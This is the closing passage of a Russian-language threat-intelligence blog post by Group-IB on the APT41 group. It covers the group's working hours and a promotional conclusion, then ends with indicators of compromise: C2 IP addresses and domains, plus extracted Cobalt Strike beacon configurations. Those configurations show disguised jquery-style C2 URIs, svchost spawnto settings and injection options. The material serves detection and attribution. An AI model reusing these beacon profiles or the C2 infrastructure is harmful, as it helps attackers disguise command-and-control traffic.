

- Отдельные директории для отдельных организаций.
Рабочие часы группы APT41
Исследуя вредоносные кампании APT41, относящиеся к 2021 году, мы выровняли все временные метки атакующих под UTC+8 и выяснили, что основное время работы группы начинается с 9 часов утра и заканчивается ближе к 7 часам вечера. Очевидно, участники APT41 не перерабатывают, в отличие, например, от финансово мотивированных хакерских групп типа Conti, которые без устали и выходных «работают» иногда по 14 часов в день. Об этом мы рассказывали в отчете «АРМАДА CONTI: кампания ArmAttack».

На данной карте мы видим, что в этом часовом поясе находятся:
- Россия
- Австралия
- Малайзия
- Сингапур
- Китай
- другие страны
Заключение
Долгое время считалось, что взломанные легитимные инструменты для пентестов и Red Team, активно используемые хакерскими группами, значительно затрудняют хантинг и атрибуцию. Среди таких инструментов отдельное место занимает Cobalt Strike, горячо любимый в прошлом группировками, атакующими банки, а сегодня активно используемый всеми подряд — от прогосударственных до финансово мотивированных хакеров, например печально известными операторами шифровальщиков. Именно поэтому важно уметь проактивно обнаруживать серверы, на которых установлен этот фреймворк, а также проводить атрибуцию этих серверов до конкретных атакующих.В этом блоге мы привели примеры выявления и соотнесения Cobalt Strike с атаками прогосударственной группы APT41 — это способна делать наша проприетарная система Group-IB Threat Intelligence в автоматизированном режиме. Благодаря ей наши клиенты первыми получают информацию о таких атаках и могут не только изучить наши отчеты, но и загрузить все необходимые индикаторы компрометации и TTPs, а также первыми получить доступ к названиям уже скомпрометированных организаций, чтобы не стать жертвой атак на цепочки поставок и качественнее выстраивать безопасность своей сетевой инфраструктуры.
Следуя миссии Group-IB — борьбе с киберпреступностью — мы продолжим изучать методы, инструменты и тактику одной из старейших и по-прежнему опасных группировок APT41. Мы также продолжим оповещать об этой угрозе организации, на которые нацелились атакующие, по всему миру. Мы стремимся, чтобы атакованные организации были уведомлены как можно скорее после обнаружения вредоносной активности — это помогает снизить потенциальный ущерб от действий атакующих. Также мы считаем своей задачей делиться находками с коммьюнити по кибербезопасности и призываем исследователей совместно изучать сложные угрозы, обмениваться данными и использовать наши технологии как инструмент борьбы со злоумышленниками.
Если вам интересно то, что мы делаем, и вы хотели бы уметь так же, приглашаем вас на наши курсы по форензике, реагированиям на инциденты и Threat Intelligence. Также у нас открыто много вакансий — присоединяйтесь к команде Group-IB.
IOCs
| IP | First seen | Last seen | C&C domains |
|---|---|---|---|
| 45.142.214[.]242 | 2021-04-12 | 2021-07-08 | delaylink[.]tk,javaupdate.biguserup[.]workers.dev |
| 45.153.231[.]31 | 2021-05-31 | 2021-06-26 | |
| 45.144.31[.]31 | 2021-06-04 | 2021-06-26 | colunm[.]tk |
| 45.142.214[.]56 | 2021-06-09 | 2021-07-20 | mute-pond-371d.zalocdn[.]workers.dev,cs16.dns04[.]com |
| 45.140.146[.]169 | 2021-07-21 | 2021-08-10 | gentle-voice-65e3.bsnl[.]workers.dev,newimages.socialpt2021[.]tk,updata.microsoft-api[.]workers.dev |
| 45.142.212[.]47 | 2021-10--11 | 2021-11-08 | socialpt2021[.]club,mute-pond-371d.zalocdn[.]workers.dev |
| 185.250.150[.]22 | 2021-08-16 | 2021-08-31 | mute-pond-371d.zalocdn[.]workers.dev |
| 45.133.216[.]21 | 2021-07-29 | 2021-08-10 | |
| 45.153.231[.]32 | 2020-11-03 | 2021-07-08 | |
| 185.118.166[.]66 | 2020-12-11 | 2021-05-19 | colunm[.]tk |
Cobalt Strike Beacons
 45.142.214.242:
"config_payload": {
            "process-inject-stub": "fbM7aRSiLoJ01wyIz1ATTQ==",
            "http-get.uri": "javaupdate.biguserup.workers.dev,/jquery-3.3.1.min.js",
            "stage.cleanup": 1,
            "http-get.server.output": "`T",
            "post-ex.spawnto_x64": "%windir%\\sysnative\\svchost.exe -k netsvcs",
            "post-ex.spawnto_x86": "%windir%\\syswow64\\svchost.exe -k netsvcs",
            "watermark": 305419896,
            "process-inject-use-rwx": 64,
            "dns_idle": 134744072,
            "sleeptime": 60000,
            "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCY/kAU3i5Cw6hXsXbgonByGxgt0JXT5y/KjC2e0rebpLU+6cncSPuWZUo24BqPBjVD0bReKEg0dXI/WX2GJYiHHHbZ8Ecy+LdBHN9s/yRNTHeVv8JQvi4gjObGvDHf40UCG3L1NMMWp/dsdjvda/Lnqly/bgxagl4ttmViopCS1wIDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==",
            "maxdns": 255,
            "http-post.client": "Accept: */*2Referer: https://javaupdate.biguserup.workers.dev/Accept-Encoding: *&Host: javaupdate.biguserup.workers.dev__cfduid",
            "ssl": true,
            "publickey_md5": "531c720aae6e053b9db9be8e7b56f78f",
            "http-post.uri": "/jquery-3.2.2.min.js",
            "jitter": 41,
            "cookieBeacon": 1,
            "port": 443,
            "process-inject-start-rwx": 64,
            "http-get.client": "Accept-Encoding: *&Host: javaupdate.biguserup.workers.devAccept: */*2Referer: https://javaupdate.biguserup.workers.dev/__cfduid=Cookie",
            "http-get.verb": "GET",
            "proxy_type": 2,
            "user-agent": "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0"
          }
        },
45.144.31.31:
config_payload": {
"process-inject-stub": "d5nX4wNnwCo18Wx3jr4tPg==",
"http-get.uri": "cs.colunm.tk,/__utm.gif",
"http-get.server.output": "",
"post-ex.spawnto_x64": "%windir%\\sysnative\\rundll32.exe",
"post-ex.spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
"watermark": 305419896,
"process-inject-use-rwx": 64,
"sleeptime": 60000,
"publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCBkyCWDMC1Q6VqRZIY35+iU7KtrHy9+HnzzPxCetQ5toPMCqlwQEB9hj38OnrVdGJYcvb8X36PIo8JBQSIB+ejM0xYaWwWIoLYhG1CSUJPgLc24wjjkW3/2wBuLrgTuYxNeylf75fE6cQtSeimLeHp/XjyQPfYbUQgiCSqs7KSUwIDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==",
"maxdns": 255,
"http-post.client": "&Content-Type: application/octet-streamid",
"ssl": true,
"publickey_md5": "9cdb3fca6156c6cbed2f01d6431b3dfb",
"http-post.uri": "/submit.php",
"cookieBeacon": 1,
"port": 8443,
"process-inject-start-rwx": 64,
"http-get.client": "Cookie",
"http-get.verb": "GET",
"proxy_type": 2,
"user-agent": "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; MANM; MANM)"
} 45.142.212.47:
"config_payload": {
"process-inject-stub": "9LoFKCrbYlLergvfu7Ki8A==",
"http-get.uri": "mute-pond-371d.zalocdn.workers.dev,/jquery-3.3.1.min.js",
"stage.cleanup": 1,
"http-get.server.output": "`T",
"post-ex.spawnto_x64": "%windir%\\sysnative\\svchost.exe -k netsvcs",
"post-ex.spawnto_x86": "%windir%\\syswow64\\svchost.exe -k netsvcs",
"process-inject-use-rwx": 64,
"dns_idle": 134744072,
"sleeptime": 32547,
"publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC3WFlrP6k0u+i8ozfzb2lLZHkTokxc3l8Hzysu+yF7wHEG7FSX9wC10GMQ3FDGYzgiH/0K9Rcr6B+xFXC2rlCIhM5fwC4cmJwnTJQ3eHAM13XXBiVKu1WSkV9xuV8McCamAtv4fzbMTUX5cek0xhjOCE4SDr3HMssyR+ODiovF/QIDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==",
"maxdns": 255,
"http-post.client": "Accept: */*4Referer: https://mute-pond-371d.zalocdn.workers.dev/Accept-Encoding: *(Host: mute-pond-371d.zalocdn.workers.dev__cfduid",
"ssl": true,
"publickey_md5": "a9020b0e5342fb8877d2fb213802132f",
"http-post.uri": "/jquery-3.2.2.min.js",
"jitter": 41,
"cookieBeacon": 1,
"port": 443,
"process-inject-start-rwx": 64,
"http-get.client": "Accept-Encoding: *(Host: mute-pond-371d.zalocdn.workers.devAccept: */*4Referer: https://mute-pond-371d.zalocdn.workers.dev/__cfduid=Cookie",
"http-get.verb": "GET",
"proxy_type": 2,
"user-agent": "Mozilla/5.0 (Linux; Android 7.0; Pixel C Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0"
}
}, 185.250.150.22:
"config_payload": {
"http-get.uri": "mute-pond-371d.zalocdn.workers.dev,/jquery-3.3.1.min.js",
"stage.cleanup": 1,
"http-get.server.output": "`T",
"post-ex.spawnto_x64": "%windir%\\sysnative\\svchost.exe -k netsvcs",
"post-ex.spawnto_x86": "%windir%\\syswow64\\svchost.exe -k netsvcs",
"process-inject-use-rwx": 64,
"dns_idle": 134744072,
"sleeptime": 32547,
"publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCQ2/teGq2eUgU2sZjiJCCcKH7RgQrsICSgVdA9hT26lhijhrN8zcv9V5oORMREIMAjGCyAjFuVzfENnhjtDDcKeW4v1o8VFdyco91i4hD1u+TbbqXl5I5pyK0dHIC3oAnt0bAJYwidKgmyKvCjna4IGBNN7NezXvCeoPw3o+ulJQIDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==",
"maxdns": 255,
"http-post.client": "Accept: */*4Referer: https://mute-pond-371d.zalocdn.workers.dev/Accept-Encoding: *(Host: mute-pond-371d.zalocdn.workers.dev__cfduid",
"ssl": true,
"publickey_md5": "398c270c67cd915134ebbf7108090789",
"http-post.uri": "/jquery-3.2.2.min.js",
"jitter": 41,
"cookieBeacon": 1,
"port": 443,
"process-inject-start-rwx": 64,
"http-get.client": "Accept-Encoding: *(Host: mute-pond-371d.zalocdn.workers.devAccept: */*4Referer: https://mute-pond-371d.zalocdn.workers.dev/__cfduid=Cookie",
"http-get.verb": "GET",
"proxy_type": 2,
"user-agent": "Mozilla/5.0 (Linux; Android 7.0; Pixel C Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0"
} 


